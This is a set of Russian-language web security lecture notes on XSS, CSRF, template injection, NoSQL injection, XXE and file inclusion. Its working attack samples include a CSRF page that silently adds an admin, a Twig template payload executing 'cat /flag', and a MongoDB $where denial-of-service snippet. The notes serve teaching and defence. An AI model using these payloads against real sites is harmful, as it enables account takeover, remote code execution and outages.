**Защита от XSS**

1. Никогда не отрисовывать на странице неизвестные данные

<script>**...NEVER PUT UNTRUSTED DATA HERE...**</script> directly in a script  
   
 <!--**...NEVER PUT UNTRUSTED DATA HERE...**--> inside an HTML comment  
   
 <div **...NEVER PUT UNTRUSTED DATA HERE...**=test /> in an attribute name  
   
 <**NEVER PUT UNTRUSTED DATA HERE...** href="/test" /> in a tag name  
   
 <style>**...NEVER PUT UNTRUSTED DATA HERE...**</style> directly in CSS

2) Экранировать данные при помещении их в содержимое html элементов

<body>**...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...**</body>  
   
 <div>**...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...**</div>

& --> &amp;  
 < --> &lt;  
 > --> &gt;  
 " --> &quot;  
 ' --> &#x27; &apos; not recommended because its not in the HTML spec

/ --> &#x2F; forward slash is included as it helps end an HTML entity

3) Не использовать функции, которые невозможно защитить даже экранированием

Читать:  
https://www.owasp.org/index.php/XSS\_(Cross\_Site\_Scripting)\_Prevention\_Cheat\_Sheet


https://www.owasp.org/index.php/XSS\_Filter\_Evasion\_Cheat\_Sheet

**CSRF**

**CSRF** (*Сross Site Request Forgery* — «Межсайтовая подделка запроса», также известен как XSRF) — вид атак на посетителей веб-сайтов, использующий недостатки протокола HTTP. Если жертва заходит на сайт, созданный злоумышленником, от её лица тайно отправляется запрос на другой сервер, уязвимый к атаке CSRF (например, на сервер платёжной системы), осуществляющий некую вредоносную операцию (например, перевод денег на счёт злоумышленника). Для осуществления данной атаки жертва должна быть авторизована на том сервере, на который отправляется запрос, и этот запрос не должен требовать какого-либо подтверждения со стороны пользователя, которое не может быть проигнорировано или подделано атакующим скриптом.

Основное применение CSRF — вынуждение выполнения каких-либо действий на уязвимом сайте от лица жертвы (изменение пароля, секретного вопроса для восстановления пароля, почты, добавление администратора и т. д.). Также с помощью CSRF возможна эксплуатация отраженных XSS, обнаруженных на другом сервере.

Если более понятным языком, то это атака, при которой злоумышленник пытается вынудить браузер жертвы создать запрос к целевому серверу, втайне от самой жертвы. Схематично это будет выглядеть следующим образом:



**Основные требования для успешного проведения атаки:**

* Возможность вынудить жертву перейти на страницу с дополнительным кодом. Или возможность модификации злоумышленником часто посещаемых жертвой страниц (как говорится если гора не идет к Магомету, то…).
* Отсутствие защиты от CSRF на целевом сайте.
* Пользователь в момент атаки должен быть авторизован для действия, которое мы хотим выполнить от его имени.
* Accept:
  + application/x-www-form-urlencoded
  + multipart/form-data
  + text/plain

**Примеры**

Пример 1:

Атака осуществляется путём размещения на веб-странице ссылки или скрипта, пытающегося получить доступ к сайту, на котором атакуемый пользователь заведомо (или предположительно) уже аутентифицирован. Например, пользователь Алиса может просматривать форум, где другой пользователь, Мэллори, разместил сообщение. Пусть Мэллори создал тег <img>, в котором в качестве источника картинки указан URL, при переходе по которому выполняется действие на сайте банка Алисы, например:

|  |
| --- |
| Привет, Алиса! Посмотри, какой милый котик:  <img src="http://bank.example.com/withdraw?account=Alice&amount=1000000&for=Mallory"> |


Если банк Алисы хранит её информацию об аутентификации в куки и если куки еще не истекли, при попытке загрузить картинку браузер Алисы отправит запрос на перевод денег на счет Мэллори и подтвердит аутентификацию при помощи куки. Таким образом, транзакция будет успешно завершена, хотя её подтверждение произойдет без ведома Алисы.

Данная атака в чем то похоже на классическую XSS, в которой злоумышленнику необходимо было вынудить жертву перейти по некоторой ссылке на уязвимую страницу. Здесь же необходимо вынудить пользователя перейти на специально подготовленную злоумышленником страницу, на которую был добавлен некоторый код. При выполнении данного кода браузер жертвы совершает некий запрос к другому серверу (допустим под видом загрузки изображения), и тем самым выполняет некие, нужные злоумышленнику, действия.

Опасность CSRF в том, что данное поведение браузеров и всего HTTP протокола является нормальным. К примеру, ведь нормально то, что сайт может на своих страницах содержать картинки с другого сайта. А браузеру неизвестно заранее что именно пытаются заставить его загрузить, действительно картинку, или под видом данной загрузки будет выполнено какое то действие на целевом сайте.

Пример 2:

Возьмем, к примеру, целевой сферический сайт в вакууме, который имеет вполне стандартную админку с функцией добавления нового администратора:



Разработчик данной формы ничего не знал об уязвимости CSRF, и защиты от нее он, естественно, не делал. Ну и плюс ко всему (чтобы пример был проще) он передавал данные методом GET. По нажатию кнопки «создать» браузер сформирует запрос к следующей странице:

|  |
| --- |
| http://site/admin/?do=add\_admin&new\_login=NewAdmin&new\_pass=NewPass&new\_mail=NewAdmin@Mail.Com |

И после того как запрос будет выполнен, на данном сайте появится новый администратор. Казалось бы что с того — это вполне обычная функциональность на многих сайтах. Но здесь то и кроется главная ошибка. Жертву можно заставить выполнить данный запрос при заходе на абсолютно другой сайт.

Создаем следующую страницу по адресу: **http://evil/page.html**

|  |
| --- |
| <html>  <head>  <title>Обычная страница</title>  </head>  <body>  С обычным текстом. Но с необычным содержимым  <img src="http://site/admin/?do=add\_admin&new\_login=Xaker&new\_pass=Pass&new\_mail=xaker@evil.Com" alt="" width="1" height="1" />  </body>  </html> |

И теперь, если жертва зайдет на **http://evil/page.html**, то браузер попытается загрузить картинку, но вместо этого выполнит запрос к административной панели, тем самым создав нового администратора. Единственным обязательным условием успешной эксплуатации данной уязвимости является необходимость того, что жертва должна быть авторизована на уязвимом сервере в момент проведения атаки.

**Защита**

**Защита со стороны пользователя**

* Не переходить на ссылки предложенные вам третьими лицами.
* Деавторизовываться по окончанию работы с конкретным сайтом. Даже при наличии уязвимости, злоумышленник не сможет выполнить действия на целевом сайте от вашего имени.
* Использовать отдельный браузер или «приватные или анонимные режимы» для работы с важными сайтами.

**Защита со стороны разработчиков**

Защищаться должны все запросы изменяющие данные на сервере, а также возвращающие персональные либо иные деликатные данные. Также следует помнить, что HTTPS совершенно никаким образом не защищает и не препятствует выполнению CSRF.

**1. Проверка Referer**

С сайтами мы работаем по HTTP протоколу. Каждый пакет этого протокола представляет собой набор заголовков + содержимое пакета. Одним из этих заголовков является Referer. Он содержит адрес источника перехода. Банальный пример: у вас открыт сайт **A**, на данном сайте вы кликаете на ссылку на сайт **B**, в этот момент при запросе в заголовке Referer будет содержатся адрес сайта **A**.

Однако передача referer может быть отключена, либо используя дополнительные методы атак возможно повлиять на это поле..

Вывод: метод может не работать при некоторых условиях.


**2. Using a secret cookie**

Следует помнить, что все cookie, включая секретные будут передаваться с каждым запросом. Все токены аутентификации будут передаваться несмотря на тот способ, которым пользователь зашел на сайт - обманом или легитимно. Более того, даже идентификаторы сессий используются приложением для соотнесения запроса с конкретный объектом сессии и это совершенно не та задача - проверять, хотел ли пользователь зайти на сайт или нет.

**3. Токены**

Другим распространенным способом защиты является механизм, при котором с каждой сессией пользователя ассоциируется дополнительный секретный уникальный ключ, предназначенный для выполнения запросов. Секретный ключ не должен передаваться в открытом виде, например если это POST запрос, то ключ следует передавать в теле запроса, а не в адресе страницы. Пользователь посылает этот ключ среди параметров каждого запроса, и перед выполнением каких-либо действий сервер проверяет этот ключ. Преимуществом данного механизма, по сравнению с проверкой Referer, является гарантированная защита от атак данного типа. Недостатком же являются требование возможности организации пользовательских сессий и требование динамической генерации HTML-кода активных страниц сайта.

Один из самых простых и надежных примеров реализации — токен генерируется при каждом запросе новый и устанавливается в cookies пользователя а также добавляется в параметры форм и ссылок на странице:



И затем при получении каждого запроса сравнивается токен из куков и токен указанный в параметрах формы. И если они одинаковы, то источник запроса легален. Затем токен генерируется снова, и снова устанавливается в куки, и т.д. по кругу.

**Что можно не защищать (якобы)**

Спецификация протокола HTTP/1.1 определяет безопасные методы запросов, такие как GET, HEAD, которые не должны изменять данные на сервере. Для таких запросов, при соответствии сервера спецификации, нет необходимости применять защиту CSRF.

Может возникнуть желание подстраховаться и добавить ключ в каждый запрос, но следует иметь в виду, что спецификация HTTP/1.1 допускает наличие тела для любых запросов, но для некоторых методов запроса (GET, HEAD, DELETE) семантика тела запроса не определена, и должна быть проигнорирована. Поэтому ключ может быть передан только в самом URL, или в HTTP заголовке запроса. Необходимо защитить самого пользователя от неблагоразумного распространения ключа, в составе URL, например на форуме, где он может оказаться доступным злоумышленнику. Поэтому запросы, с ключом в URL, не следует использовать в качестве адреса для перехода, то есть исключить переход по такому адресу клиентским скриптом, перенаправлением сервера, действием формы, гиперссылкой на странице и т.п. с целью сокрытия ключа, входящего в URL. Их можно использовать лишь как внутренние запросы скриптом с использованием XMLHttpRequest или обёрткой, например AJAX.

Существенен факт того, что CSRF токен может быть предназначен не для конкретного запроса или формы, а для всех запросов пользователя вообще. Поэтому достаточно утечки CSRF токена, c URL выполняющим простое действие или не выполняющего действие вовсе, как защиты от подделки запроса лишается любое действие, а не только то с которым связан ставший известным URL.

Существует более жёсткий вариант предыдущего механизма, в котором с каждым действием ассоциируется уникальный одноразовый ключ. Такой способ более сложен в реализации и требователен к ресурсам. Способ используется некоторыми сайтами и порталами, такими как Livejournal, Rambler и др. В настоящий момент (2016 г.) нет сведений о преимуществе более жёсткого варианта, по сравнению с вариантом, где используется единственный для каждой сессии секретный ключ.


### ЛЕКЦИЯ 6

Движки шаблонизаторов широко используются веб приложениями для отрисовки динамических данных на страничках и в почтовых клиентах. То есть шаблонизаторы (в вебе) используются для того, чтобы отделить HTML код(представление данных) от кода языка, ответственного за бизнес-логику (PHP, Java, Python, Ruby/Rails, Perl, JavaScript). Что же такое шаблон? Шаблон – это файл, содержащий HTML и некоторые маркеры, позволяющий этот шаблон обработать и сформировать на его основе конечный HTML код. Однако, при отстутствии должной фильтрации пользовательского ввода, данные помещаемые в шаблоны могут привести к атаке типа Server Side Template Injection. Эта уязвимость в чем-то похожа на XSS, однако приводит к куда более серьезным проблемам - RCE.

Template injection может возникать как и со стороны разработчика - из-за ошибок в коде, так и со стороны предопределенной логики шаблона, в ее стремлении к достижению функциональности, в таких движках как вики, блоги итп. Атака такого рода настолько распространенное явление, что движки строят с наличием специальных sandbox’ов для запуска пользовательского кода.

Введение


Часто веб приложения используют движки Twig и FreeMarker для встраивания динамического контента в страницу. И как уже было сказано инъекция случается, когда пользовательские данные встраиваются в страницу без должной фильтрации. Рассмотрим веб приложение, которое отсылает почтовые сообщения и используется движок Twig для формирования строки приветствия пользователя по имени. При этом, если просто передавать имя пользователя, то все работает просто прекрасно



Однако, если пользователю разрешено изменять почту, то это приведет к проблеме



В этом примере пользователь контролирует содержимое шаблона через GET параметр custom\_email, а точнее через значение, передаваемое в нем. Выражается все это в уязвимости типа XSS, однако XSS это просто симптом более серьезной уязвимости. Проверить ее наличие можно следующим образом:



То что мы здесь видим - непосредственно исполнение кода в песочнице. И в зависимости от используемого движка можно попробовать сбежать из нее и выполнить произвольный код.


Такие ошибки кроме всего перечисленного также могут возникать в случаях когда пользовательский ввод просто конкатенируется в шаблон. И тогда такая конструкция может чем-то походить на SQL-инъекцию. Ошибки такого типа очень легко пропустить и на то что уязвимость присутствует не будет ничего намекать. Ну и кроме типичной инъекции кода, данные могут попадать также из файлов, например с помощью уязвимости типа LFI\RFI, привести к созданию объектов, чтению и записи в файл или даже повышение привилегий.

Квантификатор Server-side специально используется для отделения этой уязвимости от тех, которые выполняются на стороне клиента, такие например как в библиотеках jQuery или KnockoutJS. Client-side инъекции могут быть использованы для XSS, но это уже другая история и не столь серьезно.

## 

## 


**Методология Template injection**



Detect. Подразделяется на два контекста

1. Plaintext context

Многие шаблоны поддерживают ввод произвольного контекста от пользователя, где он может вводить произвольный HTML код и выглядит это следующим образом:




Чаще всего результат может привести к XSS. ТАк что присутствие XSS может намекнуть на необходимость проверки присутствия TI. Языки. Используемые шаблонизатором выбираются так, чтобы не пересекаться с символами, используемыми в HTML, так что для инженера безопасности может быть достаточно легко пропустить проблему фильтрации в коде при проверке вручную. Что касается нас, то для детекта мы должны вызвать движок шаблона, инъектируя туда выражение. Существует большое количество языков используемых в шаблонах, однако синтаксис у них довольно таки схож, поэтому можно использовать это как преимущество, строя такой вектор атаки, который может подойти к многим движкам шаблонов.




2) Code context

пользовательский ввод может быть помещён внутри шаблонного выражения, как правило, в качестве имени переменной.




Этот вариант еще проще пропустить во время аудита, поскольку он не превращается в XSS. Изменяя значение username будет обычно приводить к пустому экрану, или к ошибке, выдаваемой приложением. Обнаружить можно проверкой того что этот параметр не приводит напрямую к XSS, а затем внедряя HTML тег после переменной:



**Идентификация**

После обнаружения SSTI, мы должны выяснить, какой шаблонизатор используется. Сделать это очень просто, так как каждая группа шаблонизаторов по-своему реагирует на неправильный синтаксис. Проблемы могут только возникнуть, когда вывод ошибок на экран отключен. Ну и кроме того в разных языках одни и теже выражения успеха могут выдавать разные результаты, напрмиер в движке Twig, выражение {{7\*’7’}} приведет к значению 49, а в Jinja2 - 7777777.



**Эксплуатирование**

**READ**

После того, как мы выяснили какой шаблонизатор используется, следующий наш шаг — чтение документации. Вот ключевые области на которые стоит обратить внимание:

* раздел «For Template Authors» описывает базовый синтаксис;
* «Security Considerations» — есть огромный шанс, что разработчики не читали данный раздел;
* список встроеных функций, методов, переменных;
* список дополнений/расширений — некоторый из них могут быть включены по умолчанию.

**Explore**

Второй этап - определение контекста, в котором мы находимся, какие объекты передаются в шаблонизатор - дефолтные или самописные. Многие системы распознают self или namespace object как, объект который содержит все атрибуты и методы данного пространства (namespace).

В том случае, если в документации не будет говориться о встроенных переменных, то нам придётся их брутить. Нужные словари находятся в Burp Intruder и [FuzzDB.](https://github.com/fuzzdb-project/fuzzdb)

**Attack**

К этому моменту уже понятны переменные и используемый движок. Можно пробовать атаковать какими-то традиционными эксплойтами для этого движка. Но важно помнить, что нужно рассматривать каждую функцию на наличие уязвимости, т.к. Некоторые уязвимости могут быть использованы для атак на специфичные особенности приложения.

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20injections

http://templatei.myctf.ru/

?name={{\_self.env.registerUndefinedFilterCallback("exec")}}{{\_self.env.getFilter("cat /flag")}}

&submit=

### ЛЕКЦИЯ 7

**NoSQL** (*not only SQL*, *не только SQL*) — термин, обозначающий ряд подходов, направленных на реализацию хранилищ баз данных, имеющих существенные отличия от моделей, используемых в традиционных реляционных СУБД с доступом к данным средствами языка SQL. Применяется к базам данных, в которых делается попытка решить проблемы масштабируемости (*scalability*) и доступности (*availability*) за счёт атомарности (*atomicity*) и согласованности данных (*consistency*).

**Атомарная** (атом от [греч.](https://ru.wikipedia.org/wiki/%D0%93%D1%80%D0%B5%D1%87%D0%B5%D1%81%D0%BA%D0%B8%D0%B9_%D1%8F%D0%B7%D1%8B%D0%BA) atomos – неделимое) **операция** — операция, которая либо выполняется целиком, либо не выполняется вовсе; операция, которая не может быть частично выполнена и частично не выполнена.

В зависимости от модели данных и подходов к распределённости и репликации можно выделить четыре типа хранилищ:

1. «ключ-значение» (key-value store)
2. документно-ориентированные (document store)
3. хранилища семейств колонок (column database)
4. графовые базы данных (graph database).

**Хранилище «ключ-значение»**

Хранилище «ключ-значение» является простейшим хранилищем данных, использующим ключ для доступа к значению. Примеры: MemcacheDB, Redis, Riak, Tarantool

**Хранилища семейств колонок**

В этом хранилище данные хранятся в виде разреженной матрицы, строки и столбцы которой используются как ключи. Типичным применением этого вида СУБД является веб-индексирование.  
**Документно-ориентированные**

Документо-ориентированные СУБД служат для хранения иерархических структур данных. В основе документоориентированных СУБД лежат документные хранилища ([англ.](https://ru.wikipedia.org/wiki/%D0%90%D0%BD%D0%B3%D0%BB%D0%B8%D0%B9%D1%81%D0%BA%D0%B8%D0%B9_%D1%8F%D0%B7%D1%8B%D0%BA) *document store*), имеющие структуру [дерева](https://ru.wikipedia.org/wiki/%D0%94%D0%B5%D1%80%D0%B5%D0%B2%D0%BE_%28%D1%82%D0%B5%D0%BE%D1%80%D0%B8%D1%8F_%D0%B3%D1%80%D0%B0%D1%84%D0%BE%D0%B2%29) (иногда [леса](https://ru.wikipedia.org/wiki/%D0%94%D0%B5%D1%80%D0%B5%D0%B2%D0%BE_%28%D1%82%D0%B5%D0%BE%D1%80%D0%B8%D1%8F_%D0%B3%D1%80%D0%B0%D1%84%D0%BE%D0%B2%29#.D0.A1.D0.B2.D1.8F.D0.B7.D0.B0.D0.BD.D0.BD.D1.8B.D0.B5_.D0.BE.D0.BF.D1.80.D0.B5.D0.B4.D0.B5.D0.BB.D0.B5.D0.BD.D0.B8.D1.8F)). [Структура дерева](https://ru.wikipedia.org/wiki/%D0%94%D0%B5%D1%80%D0%B5%D0%B2%D0%BE_%28%D1%81%D1%82%D1%80%D1%83%D0%BA%D1%82%D1%83%D1%80%D0%B0_%D0%B4%D0%B0%D0%BD%D0%BD%D1%8B%D1%85%29) начинается с корневого узла и может содержать несколько внутренних и листовых узлов. Листовые узлы содержат данные, которые при добавлении документа заносятся в индексы, что позволяет даже при достаточно сложной структуре находить место (путь) искомых данных. [API](https://ru.wikipedia.org/wiki/API) для поиска позволяет находить по запросу документы и части документов. Документы могут быть организованы (сгруппированы) в *коллекции*. Пример: MongoDB

**Графовые базы данных**

[Графовые базы данных](https://ru.wikipedia.org/wiki/%D0%91%D0%B0%D0%B7%D1%8B_%D0%B4%D0%B0%D0%BD%D0%BD%D1%8B%D1%85_%D0%BD%D0%B0_%D0%BE%D1%81%D0%BD%D0%BE%D0%B2%D0%B5_%D0%B3%D1%80%D0%B0%D1%84%D0%BE%D0%B2) применяются для задач, в которых данные имеют большое количество связей, например, [социальные сети](https://ru.wikipedia.org/wiki/%D0%A1%D0%BE%D1%86%D0%B8%D0%B0%D0%BB%D1%8C%D0%BD%D0%B0%D1%8F_%D1%81%D0%B5%D1%82%D1%8C), выявление мошенничества.

Однако, сколько мы бы не выигрывали в производительности, мы всегда будем проигрывать в чем-то другом. В нашем случае это возможности построения взаимоотношений между данными и проверки консистенции. В NoSQL бд нет запросов как в обычной реляционной модели, но это не делает ее менее уязвимой к инъекциям. В данном случае атаки подобного рода могут быть исполнены процедурным языком, а не декларативным, как в случае с SQL. Причем последствия могут быть куда хуже, чем в случае sql injection.  
  
Запросы в NoSQL БД поступают либо через API, либо в форматированном виде (XML, JSON, ..), либо с помощью собственного языка программирования приложения. Вредоносный код может при этом не попадать под действия фильтров первичного приложения. Например, фильтрование стандартного набора спецсимволов HTML символов:  **< > & ;** не защитит от атак на JSON API, в котором спецсимволы включают в себя еще и такие: **/ { } :**.

На данный момент существует более 225 NoSQL БД, используемых с приложениями, предоставляющими API, которые в свою очередь написаны на разных языках и предоставляют разнообразные модели взаимодействий. Каждая предоставляет различные плюшки и ограничения. Поэтому поскольку не существует какой-то определенного общего языка общения, то инъекции к разным базам данных и API могут существенно отличаться. Тестирование на проникновение NoSQL DB, требует ознакомления с каждой спецификацией каждого используемого продукта.

Атаки типа NoSQL могут быть выполнены в различных областях(участках) приложения, в отличии от традиционной SQL inj. Тогда как обычные SQL inj будут выполняться в пределах движка sql, nosql инъекции могут быть выполнены и на уровне приложения и на уровне базы данных, в зависимости от используемых API и модели взаимодействия. Типичные NoSQL атаки будут исполняться во время парсинга передаваемых данных, исполнения их или конкатенации в NoSQL api вызов.

**Тестирование:**

Пример 1:

Рассмотрим инъекцию на примере MongoDB. API этой бд ожидает на ход BSON (Binary JSON). Однако, согласно документации в некоторых параметрах запроса принимается десериализованные выражения JSON, JS. Самый часто используемый вызов к API, позволяющий ввод произволного JS кода - это оператор $where.

Обычно он используется в простых фильтрах, как в SQL:

|  |
| --- |
| db.myCollection.find( { $where: "this.credits == this.debits" } ); |

Опционально при этом может быть разрешено использование JS, для задания более сложных запросов:

|  |
| --- |
| db.myCollection.find( { $where: function() { return obj.credits - obj.debits < 0; } } ); |

И если бы у злоумышленника была бы возможность манипулировать данными без должной фильтрации, например вот так:

|  |
| --- |
| db.myCollection.find(  {  active: true, $where: function()  {  return obj.credits - obj.debits < $userInput;  }  }  );; |

Тогда, в качестве теста можно проверить наличие уязвимости, передав спецсимволы:

|  |
| --- |
| ' " \ ; { } |

И если они не экранируются, то такой ввод приведет к ошибке базы данных. В результате в данном примере, проводя аналогию с SQL Inj, можно выполнить любой SQL запрос, который разрешен данному пользователю. Но, поскольку JS - полноценный язык, то кроме исполнения запросов, можно делать и другие интересные вещи, например, если передать вот такой код:

|  |
| --- |
| "(function(){var date = new Date(); do{curDate = new Date();}while(curDate-date<10000); return Math.max();})()" |

Мы заставим базу данных выполнить функцию, результатом которой будет число, но зато полученное большой ценой - нагрузкой на CPU. И это уже будет совмещенный тип атаки NoSQL + Deny of service.

Пример 2:

Даже если ввод пользовательских данных полностью фильтруется, все равно остается еще возможность сделать инъекцию. Многие экземпляры NoSQL имеют собственные зарезервированные имена переменных, которые не зависят от языка API.

Например, в случае с Mongodb, оператор $where сам по себе - зарезервированный оператор запроса. Он должен передаваться в запросе as-is. Любая модификация вызовет ошибку в базе данных. Но, кроме этого $where это валидная переменная языка PHP. И это дает возможность атакующему внедрить код в запрос, создавая PHP переменную, с именем $where. К этому моменту на сайте mongodb есть предупреждение, о том как правильно использовать параметры, начинающиеся с $. But who cares.

И даже, если запрос вообще не предполагает пользовательского ввода, атакующий все равно может попробовать проэксплуатировать, заменяя оператор вредоносными данными:

|  |
| --- |
| db.myCollection.find( { $where: function() { return obj.credits - obj.debits < 0; } } ); |

И один из потенциальных способов присвоить данные переменной в PHP - используя уязвимость HTTP Parameter Pollution. Эта уязвимость заключается в передаче приложению одних и тех же переменных несколько раз в рамках одного запроса. При этом может сработать ситуация, когда будет выбран именно значение, нужное атакующему, а не то, которое подразумевал автор.

### ЛЕКЦИЯ 8

XXE (XML External Entity) - тип атак на приложения, которые занимаются разбором данных в формате XML. Атака происходит в момент когда XML данные, содержащие ссылку на внешние сущности,обрабатываются уязвимым XML-парсером. Атака может привести к раскрытию конфиденциальных данных, отказа в обслуживании, SSRF, сканирования портов и других вредоносных воздействий.

Стандарт XML 1.0 определяет структуру XML документа.

Стандартом определены два уровня правильности документа XML:

1. **Правильно построенный (well-formed) документ.** Такой документ соответствует общим правилам синтаксиса XML, применимым к любому XML-документу. И если, например, начальный тег не имеет соответствующего ему конечного тега, то это неправильно построенный XML.
2. **Действительный (valid) документ.** Действительный документ дополнительно соответствует некоторым семантическим правилам. Это более строгая проверка корректности документа на соответствие заранее определенным, но уже внешним правилам. Эти правила описывают структуру документа: допустимые названия элементов, их последовательность, названия атрибутов, их тип и тому подобное. Обычно такие правила хранятся в отдельных файлах специального формата — схемах.

Основные форматы определения правил валидности XML-документов — это DTD (Document Type Definition) и XML Schema.

**DTD**. Стандартом предусмотрено два варианта связывания документа с его схемой: либо через ссылку на схему в заголовке XML-документа (этот заголовок называется Document Type Declaration):

|  |
| --- |
| <?xml version="1.0" encoding="UTF-8"?> <!DOCTYPE order SYSTEM "order.dtd"> <order> <product>1234</product> <count>1</count> </order> |

либо через описание схемы в документе inline:

|  |
| --- |
| <?xml version="1.0" encoding="UTF-8"?> <!DOCTYPE order [ <!ELEMENT count (#PCDATA)> <!ELEMENT product (#PCDATA)> <!ELEMENT order (product, count)> ]> <order> <product>1234</product> <count>1</count> </order> |

Стандарт также определяет концепцию, называемую entity (сущность). Существуют несколько видов сущностей. С помощью одних, например, можно подключать часто используемые фрагменты XML-документов по имени. Сущность определяется в DTD через директиву <!ENTITY name "value">и используется в документе как &name;. Также существует сущность, называемая external entity, с помощью которой можно получать доступ к локальным или удаленным ресурсам через специальный предопределенный системный идентификатор. Этот идентификатор подразумевается как URI, к которому может получить доступ XML обработчик во время обработки этого объекта. XML обработчик затем заменяет эти внешних обращений. Например, можно определить внешнюю сущность current-date:

|  |
| --- |
| <!ENTITY current-date SYSTEM  "http://www.getcurrenttime.com/timestamp.xml"> |

и перенести логику по вычислению текущей даты и времени на внешний сервис. Предположим, что сервис возвращает ответ типа:

|  |
| --- |
| <timestamp>2012-05-01 T 11:20:29 UTC</timestamp> |

https://xakep.ru/2012/12/11/xml-apps-attacks-manual/

### ЛЕКЦИЯ 9

**RFI (Remote File Inclusion)** - тип инъекции при которой у атакующего появляется возможность внедрить файл, располагающийся на удаленно расположенном сервере (обычно подконтрольном злоумышленнику).

**LFI (Local File Inclusion) -** тип инъекции при которой у атакующего появляется возможность внедрить файл, располагающийся на ресурсах, доступных веб-серверу локально.

Обычно эксплуатируется при этом механизм, называемый “динамическая файловое внедрение”. Уязвимость может происходить в случае отсутствия нормальной фильтрации пользовательского ввода.

Результатом выполнения атаки может являться:

* Вывод содержимого файла
* RCE
* Выполнение кода на клиентской стороне, например в JS, который уже может привести к атакам типа XSS
* DoS
* Раскрытие Sensitive Data

RFI - процесс внедрения удаленных файлов через эксплуатирование уязвимых процедур внедрения файлов, реализованную в приложении. Эта уязвимость случается, например, когда страничка получает в качестве ввода путь к файлу, который должен быть внедрен и этот ввод не проходит должной фильтрации.

**может встречаться** в языках типа: PHP, JSP, ASP и некоторых других.

Для того чтобы была совершена атака нужно, чтобы был разрешен один из следующих протоколов: ftp, http, https.

А также выполнялись следующие условия со стороны сервера:  
1. allow\_url\_fopen = On  
2. allow\_url\_include = On  
3. Строковая переменная в момент инклуда начинается именно с пользовательского ввода. А приписываемое окончание (если оно есть) не заканчивается на расширение, которое не сможет исполниться сервером (gif, css). Правда это ограничение можно обойти с помощью технологии null-byte. В URL представляется в виде ‘%00’, которая в в ASCII виде выглядит как “” - т.е. Ничего. Происходит следующее: кусок строки после символа null-byte просто игнорируется, поэтому читать можно все угодно (в рамках прав пользователя от которого выполняется процесс).

Атака с использованием null-byte устранена в PHP6, и хотя сейчас уже вышел 7й, огромное и огромное количество все еще написано на PHP5.

**Проверка:**

Поскольку RFI - тип инъекции при котором не происходит должной фильтрации в случае тестирования типа blackbox, следует пробовать искать скрипты, которые принимают имена файлов в качестве параметров.

После нахождения точек входа нужно проверить следующие символы:

|  |
| --- |
| **: / .** |

